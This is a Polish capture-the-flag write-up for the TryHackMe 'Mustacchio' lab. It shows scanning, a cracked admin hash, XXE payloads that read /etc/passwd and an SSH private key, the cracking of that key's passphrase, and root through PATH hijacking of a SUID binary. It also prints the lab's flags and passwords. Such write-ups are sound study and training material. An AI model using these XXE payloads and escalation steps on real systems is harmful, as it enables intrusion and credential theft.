Nazwa aplikacji: **mustacchio**

Adres www: **https://tryhackme.com/room/mustacchio**

IP Address: **10.10.167.201**

Data pentestu: **2023-02-09 19:00 - 2023-02-10 10:00**

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com

Andrzej Kuchar andrzejkucharr@gmail.com

Rekonesans

Sprawdzenie ping

```
💀/home/kali ~ ping 10.10.167.201

PING 10.10.167.201 (10.10.167.201) 56(84) bytes of data.

64 bytes from 10.10.167.201: icmp_seq=1 ttl=63 time=87.1 ms

64 bytes from 10.10.167.201: icmp_seq=2 ttl=63 time=66.6 ms

64 bytes from 10.10.167.201: icmp_seq=3 ttl=63 time=82.0 ms
```

Skanowanie otwartych portów

```
💀/home/kali ~ nmap -p- -Pn- 10.10.167.201
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-22 03:51 EST
Nmap scan report for 10.10.167.201
Host is up (0.073s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8765/tcp open  ultraseek-http

💀/home/kali ~ nmap -p22,80,8765 -A 10.10.167.201
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-22 03:59 EST
Nmap scan report for 10.10.167.201
Host is up (0.063s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
|_http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
```

IP Address	**Ports Open**
10.10.167.201	**TCP**: 22, 8765

Skanowanie podatności nikto


```
💀/home/kali ~ nikto -host 10.10.167.201
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.167.201
+ Target Hostname:    10.10.167.201
+ Target Port:        80
+ Start Time:         2023-01-22 03:54:50 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type

nh+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL
for the 2.x branch.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to
/images over HTTP/1.0. The value is "127.0.0.1".
+ Server may leak inodes via ETags, header found with file /, inode: 6d8, size: 5c4938d5d4e40,
mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7889 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2023-01-22 04:05:31 (GMT-5) (641 seconds)
```

```
---------------------------------------------------------------------------
nh+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Server may leak inodes via ETags, header found with file /, inode: 6d8, size: 5c4938d5d4e40, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```

Skanowanie stron gobuster

```
💀/home/kali ~ gobuster dir -u http://10.10.167.201 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.167.201
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/01/22 04:05:22 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://10.10.167.201/images/]
/custom               (Status: 301) [Size: 315] [--> http://10.10.167.201/custom/]
/fonts                (Status: 301) [Size: 314] [--> http://10.10.167.201/fonts/]
```



Index of /custom/js

Name	Last modified	Size	Des
Parent Directory		-	
mobile.js	2021-06-12 15:48	1.4K	
users.bak	2021-06-12 15:48	8.0K	

Explotation, Initial Access

Analiza pliku users.bak

```
💀/home/kali/Downloads ~ strings users.bak
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NULL)
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

```
└─$ file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 2
```

Rozpoznanie hash

```
haiti
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

Łamanie hasha


```
hashcat -m 0 -a 3 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

lub na stronie https://crackstation.net/

user: admin

password: bulldog19

Panel logowania



Add a comment on the website.

Comment Preview:

Page source:

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Mustacchio | Admin Page</title>
   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css"
rel="stylesheet"
integrity="sha384-eOJMYsd53ii+scO/bJGFsiCZc+5NDVN2yr8+0RDqr0Ql0h+rP48ckxlpbzKgwra6"
crossorigin="anonymous">
   <link rel="stylesheet" href="assets/css/home.css">
   <script type="text/javascript">
    //document.cookie = "Example=/auth/dontforget.bak";
    function checktarea() {
    let tbox = document.getElementById("box").value;
    if (tbox == null || tbox.length == 0) {
      alert("Insert XML Code!")
    }
  }
</script>
</head>
<body>

   <!-- Barry, you can now SSH in using your key!-->

   <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

   <nav class="position-fixed top-0 w-100 m-auto ">
      <ul class="d-flex flex-row align-items-center justify-content-between h-100">
```

```
          <li>AdminPanel</li>
          <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
        </ul>
    </nav>

    <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">
        <h3>Add a comment on the website.</h3>

        <form action="" method="post" class="container d-flex flex-column align-items-center justify-content-center">
            <textarea id="box" name="xml" rows="10" cols="50"></textarea><br/>
            <input type="submit" id="sub" onclick="checktarea()" value="Submit"/>
        </form>
        <h3>Comment Preview:</h3><p>Name: </p><p>Author : </p><p>Comment :<br> <p/>
</section>

<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/js/bootstrap.bundle.min.js" integrity="sha384-JEW9xMcG8R+pH31jmWH6WWP0WintQrMb4s7ZOdauHnUtxwoG2vI5DkLtS3qm9Ekf" crossorigin="anonymous"></script>
</body>
</html>
```

Pobranie i analiza pliku dontforget.bak

```
wget http://10.10.167.201:8765/auth/dontforget.bak
cat dontforget.bak

<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could’ve done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could’ve been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.</com>
</comment>
```

Podatność XXE i dodanie encji

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY kod SYSTEM 'file:///etc/passwd'> ]>
<comment>
```

```
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&kod;</com>
</comment>
```

Wyświetlenie pliku /etc/passwd file

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus
Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false joe:x:1002:1002::/home/joe:/bin/bash

barry:x:1003:1003::/home/barry:/bin/bash
```

Pobranie klucza

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY kod SYSTEM 'file:///home/barry/.ssh/id_rsa'> ]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&kod;</com>
</comment>
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrxlJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs
7bdofhlZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----
```

Save to file id_rsa and convert id_rsa file to hash.txt

```
/usr/share/john/ssh2john.py id_rsa > hash.txt
```

```
barry_key:
$sshng$1$16$D137279D69A43E71BB7FCB87FC61D25E$1200$8ea0c93fe6e552bfb1325012601f6de20172325f
55ba01d0240ca519913a27f6f59c6e7b78660e33cc1d66f54c1ab7cd6cd2556578fa565b9932bf6e117f18e2f0b66
edd8a081885836db807ad73e17268896437e46fdb5ecd591b15e8348314319749ec31f5936dbaa9032d9b8abde
8c64a110e5915ad37d92a21b5f0cfb288a6ffb74d6a910eba3466c3eaee044eb99767fdc1909f0da119bf1092c901
432630579b4ee6a9f489ddde7d77086b1bd76eaeebb5fda95452f23f8ccf1b392d8359fc9fde79185d6c83e123c2
49329ccb853d616dba2c6eca3052dc59c1b40f797a9750f0c9e50166673c500b90147ec436c36cc15ca492bde0b3
097604c4ea1b3d5bc3fd6039d0a3dc1c9cd4b27a9915977c3dc74a659c73ff1b1df76f552810ba5ec0f113a5cefae2
eff58795c200d527dcac56948fcbdf5e2e777e2a7d8016cb7fab323a8d330c9e15bf0df270e89e4c7e9bea61857b1
46249a13fbb7af9e2f6732f4287817b5aa736f880397fc90268df0a83d457d8ec00b5d9e51cf4d742adcbc6f17703
83ea014289039c65529c69a6be63f122c5534f7d36ef2933c1e8b759595a80c04238efde92861e3569576e1975a9
3b50eae0b59078f24c750a359541efc78349a9e4a0444bc9f71d6b8f64fdec476584e698a29c763350f8a364e1ca6
f946f50a79161eee1420d6a2113fa842e944a678fe4e87880e054b5dc3e7d265bcb08a43a23039f2119ecb5807ce
fe6283243d61ef2a3992fef317f9e95c65cbe1e3b28d74d978910c7ae414939ab5122bc1a01a7a8826edbf1b57c1
93e4fe81671e4b9d56af1209ba29a68f0b850f74b65d96955c949d2bb8af0f713c29f5a380cc74cd716ee0c72709f
0169226a162679a77a5a2587b4cf7c1bf850e8aeb23c33bb18387b059b8c829343fcb6d2fafa413d1cd7a2d0a55c
7e90f7d23b2c8b9008de6109bf191c50f4e80f85d9a64da60d06ec5b324f04e7002b592d9eb519dc61362fb7b633
950c64243d552ca6487d82abf9fa6759e8b544a90df5796db376d0947d4bb8592cebf809dd1cf6b696ab7dd0ffb0
1f68927786cc4acc6095a5cf5dd7152719b04ecf8a979e9f46898a0fd61d3ed0f852fcabe770a1ec28a224db05260
e25636b3b5a2025c71f68be924b18cb69ce183c017245540b706910053f19f9e32d452135d7ead8af93adb20d18
cfb177f3c1b30db2f18582f40a0d991a78af9b0635eb9aea83e0407d2b9e3446e3ba77b922c0a3674d5813b295a5
54279b31f2c88bbe922adc4b5699c5e9a6a4da226430843d2346ee90338b5cc380a046a694a253e60fb06420b96
9423a7191b432fd1729b497d834e6872505724414fdd719731f545e8205871ec37acaaba014d1e9f10196ab27ec
e3e54858f49401c70a022cc4f6b09a5bd29b76ecedb7687e19590635d874895980102a76ae6304953c1ad15c1b2
a61f5c6f77fe0b79e499e0d9246449c315187944bd39fd5d5647d65211f6c7d6a959157ca4933f0720ddd243566b
f73ffccac6334f832a41e801929f0e5dec0b481d441ee4510f99f3b9c5226c70f7977156fa195d9be83126fb3af7f6e
c052151e794f1cb56b1e94a4663f0e7afb184e6c1a006d1227ee6c4dfcde4b968b1379f2679617488480d30ccb04
c2300203eabaf3af9b44477e76b6a3824e91f5e2a048c13b81e543
```

Łamanie hasha

```
john -w=/usr/share/wordlists/rockyou.txt hash.txt
```

```
💀/home/kali/workspace ~ john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (barry_key)
1g 0:00:00:00 DONE (2023-01-22 07:39) 1.204g/s 3579Kp/s 3579Kc/s 3579KC/s urielka..urielfermin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Zalogowanie na Barry i zdobycie flagi

```
💀/home/kali/workspace ~ ssh -i barry_key barry@10.10.113.93
Enter passphrase for key 'barry_key':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

barry@mustacchio:~$ id
uid=1003(barry) gid=1003(barry) groups=1003(barry)
barry@mustacchio:~$ pwd
/home/barry
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
```

Privilege Escalation


Wyszukanie suid

```
barry@mustacchio:~$ find / -type f -perm -04000 -ls 2>/dev/null
   26223     84 -rwsr-xr-x   1 root     root        84120 Apr  9  2019 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   29343     12 -rwsr-xr-x   1 root     root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   29386     16 -rwsr-xr-x   1 root     root        14864 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   29788    112 -rwsr-xr-x   1 root     root       110792 Feb  8  2021 /usr/lib/snapd/snap-confine
   29776    420 -rwsr-xr-x   1 root     root       428240 May 26  2020 /usr/lib/openssh/ssh-keysign
   29454     44 -rwsr-xr--   1 root     messagebus    42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   24360     56 -rwsr-xr-x   1 root     root        54256 Mar 26  2019 /usr/bin/passwd
   24749     24 -rwsr-xr-x   1 root     root        23376 Mar 27  2019 /usr/bin/pkexec
   24359     72 -rwsr-xr-x   1 root     root        71824 Mar 26  2019 /usr/bin/chfn
   24265     40 -rwsr-xr-x   1 root     root        39904 Mar 26  2019 /usr/bin/newgrp
   24688     52 -rwsr-sr-x   1 daemon   daemon        51464 Jan 14  2016 /usr/bin/at
   24363     40 -rwsr-xr-x   1 root     root        40432 Mar 26  2019 /usr/bin/chsh
   24578     36 -rwsr-xr-x   1 root     root        32944 Mar 26  2019 /usr/bin/newgidmap
   24297    136 -rwsr-xr-x   1 root     root       136808 Jan 20  2021 /usr/bin/sudo
```

```
  24579     36 -rwsr-xr-x   1 root     root        32944 Mar 26  2019 /usr/bin/newuidmap
  24361     76 -rwsr-xr-x   1 root     root        75304 Mar 26  2019 /usr/bin/gpasswd
 257605     20 -rwsr-xr-x   1 root     root        16832 Jun 12  2021 /home/joe/live_log
    120     44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
    119     44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
    104     28 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /bin/umount
    103     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /bin/mount
    151     32 -rwsr-xr-x   1 root     root        30800 Jul 12  2016 /bin/fusermount
     87     40 -rwsr-xr-x   1 root     root        40128 Mar 26  2019 /bin/su
```

```
barry@mustacchio:/home/joe$ ls -la
total 28
drwxr-xr-x 2 joe  joe   4096 Jun 12  2021 .
drwxr-xr-x 4 root root  4096 Jun 12  2021 ..
-rwsr-xr-x 1 root root 16832 Jun 12  2021 live_log – bit setuid
```

Analiza pliku binarnego live_log



```
barry@mustacchio:~$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
```

Wygląda, że binarka odczytuje plik access.log ale nie wykorzystuje ścieżki bezwzględnej. Można wiec utworzyć fałszywe polecenie tail które otworzy bash z uprawnieniami root.

```
cd /tmp
echo "/bin/bash" > tail
```

dodanie /tmp to $PATH

```
export PATH=/tmp:$PATH
```

ustaweienie praw wykonywania pliku

```
chmod +x /tmp/tail
```

```
root@mustacchio:/home/joe# id
```

```
uid=0(root) gid=0(root) groups=0(root),1003(barry)

root@mustacchio:/root# cat root.txt
3223581420d906c4dd1a5f9b530393a5
```